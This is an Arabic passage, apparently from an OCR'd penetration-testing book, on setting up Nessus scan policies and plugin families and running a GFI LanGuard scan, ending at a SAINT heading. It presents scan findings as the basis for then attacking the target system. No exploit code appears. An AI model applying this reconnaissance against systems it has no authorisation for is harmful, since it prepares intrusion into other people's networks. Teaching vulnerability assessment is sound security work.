ننتقل إلى سياسات الفحص، التي تسمح لك بتخصيص أي نوع من السياسات يمكن استخدام داخل واجهة **Nessus**. وهناك العديد من الخيارات التي يمكنك استخدامها لتخصيص سياسة الفحص الخاص بك. غرض هذا الكتاب، سنقوم باستخدام الإعدادات الافتراضية.

انقر فوق قالب **policies**، ثم نختار **New Policy** ونحدد واحداً من القوالب الافتراضية أو إنشاء الخاصة بك.




بمجرد الضغط على **New Policy** تظهر الشاشة التالية والتي تحتوي على مجموعه من الطوابع الجاهزة التي تعتمد على **wizard** لوضع السياسة التي تريدها ويمكنك عدم اللجوء لهذا وتحديد السياسة التي تريدها باختيار **Advanced Policy**.




بمجرد الضغط على **Advanced Policies** تظهر الشاشة التالية في الخانة **Setting Type** تستعرض مختلف الخيارات مثل **Basic** و **Port Scanning** و**Performance** و**Advanced** بالنقر فوق كل خيار من الخيارات في القائمة الموجودة في الجانب الأيمن. ستلاحظ 'الإعدادات العامة (**General setting**) '، وثائق التفويض**Credentials** ، المكونات الإضافية(**plugins**)، والأفضليات. هذا وسوف تتخذ لكم من خلال كل من الصفحات المتبقية حيث يمكنك تعيين خيارات إضافية للنهج الخاص بك.

حالما يتم تعيين سياسات الفحص (**scan policies**) الخاص بك، يمكنك حفظه بواسطة النقر فوق الزر 'تحديث'. تحتاج فقط لإعداد سياسة الفحص الخاص بك مرة واحدة. مرة واحدة بمجرد انشاء سياسية الفحص الخاص بك، سوف تكون قادراً على استخدام سياسة فحص نقاط الضعف ضد الهدف الخاص بك.

الآن بعد أن أصبح لديك إعداد سياسات، يمكنك تشغيل الفحص ضد الهدف الخاص بك. لإعداد الفحص، تحتاج إلى النقر فوق الارتباط **scan** الموجود في أعلى القائمة متبوعاً بالزر **'New Scan'** الموجود على الجانب الأيسر من الصفحة.



سيتم إحضار **Nessus** نافذة جديدة يمكن استخدامها لإعداد وتخصيص عملية الفحص. يمكنك إدخال عناوين فردية تفحص هدف واحد أو قائمة من البرامج المتكاملة لمسح العديد من المضيفين. ويبين الشكل التالي شاشة 'المسح الجديد'



قبل البدء بعملية الفحص تحتاج إلى توفير اسم، تحديد السياسة، ثم إدخال عنوان **ip** الخاص بالأهداف الخاصة بك. بالتأكيد يستحق كل هذا الجهد توفير اسماً وصفياً لعملية الفحص. القيام بذلك سوف تسمح لك بسرعة لتحديد وفرز نتائج الفحص الخاص بك في وقت لاحق. يمكنك إدخال عناوين **IP** هدفا فردياً في مربع **Targets**، أو إذا كان لديك عناوين **IP** للهدف محفوظه في ملف نصي، يمكنك استخدام الزر **Add File** لتحديد موقعه وتحميله. أحدث الإصدارات من **Nessus** توفر لك مع القدرة على تشغيل الفحص مباشرة أو إنشاء قالب وجدولة

التفحص. يمكن أن يكون هذا مفيد للغاية إذا كنت بحاجة لبدء الفحص الخاص بك في وقت معين. حالما يتم تعيين الخيارات الخاصة بك، يمكنك النقر فوق الزر **Lunch** في الجهة اليمنى السفلي. **Nessus** سوف توفر لك مع معلومات حول التقدم للفحص الخاص بك بينما هو قيد التشغيل

عند انتهاء **Nessus** من عملية الفحص، سوف تكون قادراً على استعراض النتائج عن طريق النقر فوق الارتباط **results** في شريط القوائم. التقرير سيتم تزويدك بقائمة مفصلة بجميع الثغرات الأمنية التي اكتشفت. **Nessus** مهتمة بصفة خاصة بنقاط الضعف المسمى عالية أو الحرجة. يجب أن تأخذ من الوقت لاستعراض التقرير عن كثب وتقديم ملاحظات مفصلة حول النظام. سوف نستخدم هذه النتائج في الخطوة التالية للحصول على حق الوصول إلى النظام. مرة واحدة وقد أكملنا فحص البورتات وفحص نقاط الضعف لكل أهدافنا، وينبغي أن يكون لدينا ما يكفي من المعلومات لنبدأ في مهاجمة النظام.

<u>بعض الأفكار لاستخدام nessus كالاتى</u>

1- استخدام **Nessus** في فحص نقاط الضعف للشبكة المحلية الخاصة بك، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفين الآتيين فقط:

- **Ubuntu Local Security Checks**
- **Default Unix Accounts**

2- استخدام **Nessus** في فحص نقاط الضعف في الشبكة عامةً، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط:

- **CISCO**
- **DNS**
- **Default Unix Accounts**
- **FTP**
- **Firewalls**
- **Gain a shell remotely**
- **General**
- **Netware**
- **Peer-To-Peer File Sharing**
- **Policy Compliance**
- **Port Scanners**
- **SCADA**
- **SMTP Problems**
- **SNMP**
- **Service Detection**
- **Settings**

3- استخدام **Nessus** في فحص نقاط الضعف في نظام التشغيل لينكس، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط:

- **Backdoors**
- **Brute Force Attacks**
- **CentOS Local Security Checks**
- **DNS**
- **Debian Local Security Checks**
- **Default Unix Accounts**
- **Denial of Service**
- **FTP**
- **Fedora Local Security Checks**

- Firewalls
- FreeBSD Local Security Checks
- Gain a shell remotely
- General
- Gentoo Local Security Checks
- HP-UX Local Security Checks
- Mandriva Local Security Checks
- Misc
- Port Scanners
- Red Hat Local Security Checks
- SMTP Problems
- SNMP
- Scientific Linux Local Security Checks
- Slackware Local Security Checks
- Solaris Local Security Checks
- SuSE Local Security Checks
- Ubuntu Local Security Checks
- Web Servers

4- استخدام **Nessus** في فحص نقاط الضعف في نظام التشغيل ويندوز، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط:DNS

- Databases
- Denial of Service
- FTP
- SMTP Problems
- SNMP
- Settings
- Web Servers
- Windows
- Windows: Microsoft Bulletins
- Windows: User management

VULNERABILITY SCANNING TOOL: GFI LanGuard

المصدر: http://www.gfi.com

GFI LanGuard هو أداه لإدارة الشبكة شاملة. وهو يعمل كمستشار أمن ظاهري، ويساعدك في المجالات التالية:

- Patch management (إدارة التصحيحات)
- Vulnerability assessment (تقيم نقاط الضعف)
- Network and software auditing (مراجعة وتدقيق الشبكة والبرمجيات)
- Asset inventory
- Mobile device management (أدارة الأجهزة المحمولة)
- Risk analysis (تقيم او تحليل المخاطر)
- Compliance (الالتزام و التقيد)

لماذا نستخدم GFI LANGUARD؟


1. للتقليل من مخاطر الخروقات الأمنية كالاتي:
   a) فحص الشبكة لقضايا الأمن والضعف.
   b) الكشف تلقائيا وإلغاء تثبيت أي من التطبيقات الغير مصرح بها.
   c) برمجيات التدوين/التدقيق (**Auditing software**) (ما هي البرامج المثبتة) والأجهزة على الشبكة.
   d) تلقي التنبيهات والتقارير المتعلقة بالبيئة الأمنية للشبكة.
2. لتفعيل إدارة التصحيحات (**patch management**) – وذلك للكشف عن ونشر التصحيحات المفقودة لمايكروسوفت، نظام التشغيل ماك، لينكس وغيرها من تطبيقات الطرف الثالث.
3. لإجراء تدقيق ومراقبة الشبكة(**network auditing and monitor**) .
4. المساعدة في الامتثال للوائح الأمنية التي تتطلب تقييم نقاط الضعف وإدارة التصحيحات.
5. لتقييم وإدارة أمن الهواتف الذكية والتابلت المستخدمة من قبل الموظفين للوصول إلى معلومات الشركة وتطبيقاتها.

ملحوظه: هذا التطبيق هو الاخر يحتاج الى التسجيل من خلال الموقع الرسمي له للحصول على المفتاح لكي يعمل مثل Nessus.


PERFORM SECURITY SCANS (القيام بالفحص الأمني)

على أنظمة التشغيل ويندوز **GFI LanGuard** يمكن أن يؤدي كل من **agent-less** و**agent-based** فحص الامن. أما في الوقت الحاضر في أنظمة التشغيل الاخرى غير ويندوز (لينكس، Mac OS، أجهزة الشبكة، الهواتف الذكية والتابلت) يؤدى فقط فحص الامن من النوع **agent-less**.

- نبدأ الان بتثبيت التطبيق بإتباع **Wizard** الخاص بعملية التثبيت ثم الضغط على الأيقونة المعبرة عن البرنامج فتظهر الشاشة التالية:



- نقوم بالضغط على **Lunch a Scan** فتظهر الشاشة التالية:



- في الخانة **profile** نختار **Full scan** (نلاحظ انه يعطى قائمه سريعة بالعديد من أنواع الفحص المختلفة).
- في الخانة **Scan Target** نختار localhost وتعنى انه سوف يعمل فحص على الجهاز المحلى الخاص بك.
- في الخانة **Credentials Option** نختار **currently logged on user** من القائمة والتي تعنى المستخدم الحالي للنظام.
- ثم نضغط **scan** فتبدا عملية الفحص وتظهر الشاشة التالية:

GFI LanGuard 2014
Dashboard | Scan | Remediate | Activity Monitor | Reports | Configuration | Utilities | Discuss this version...

Scan Progress


Estimated scan time remaining: *4 minutes*
Scan progress: *(1357 audit operations processed)*
Computers detected alive: *1 computer(s) responded during network discovery*
Computers scanned: *Scan complete on 0 computer(s)*
Profile: *Full Scan (Slow Networks)*
Stop

Scan Results Overview
Scan target: localhost
192.168.138.1 [JANA-TEBA] (Windows 8 x64 Gold)
Network & Software Audit

Scan Results Details

Scanner Activity Window
STARTING SECURITY SCAN FOR MACHINE/RANGE: localhost
Profile: Full Scan (Slow Networks)
Initializing scan engine...
Validating targets...
Building computers list...
Network discovery | Scan thread 1 (192.168.138.1) | Scan thread 2 (idle) | Scan thread 3 (idle) | Errors
Ready | 99%


- بعد الانتهاء من عملية الفحص فان تقرير عملية الفحص سوف يظهر في الجانب الايسر.
- أسفل عنوان **IP** الخاص بك يندرج اسفله قائمه بجميع تقارير ناتج الفحص وبالضغط على كل فئة يعطيك تقرير كامل عنه كالاتى:



- بعد الانتهاء من عملية الفحص تجد جميع نتائج الفحص في الجانب الأيسر والمصنفة الى مجموعتين **Vulnerability** الخص بنقاط الضعف على نظامك اما **Nwtwork&Software** الخاص بالفحص الشامل لنظامك.



- يمكن الضغط على **Dashboard** في القائمة العلوية لرؤية ملخص الفحص.




VULNERABILITY SCANNING TOOL: SAINT

المصدر: http://www.saintcorporation.com

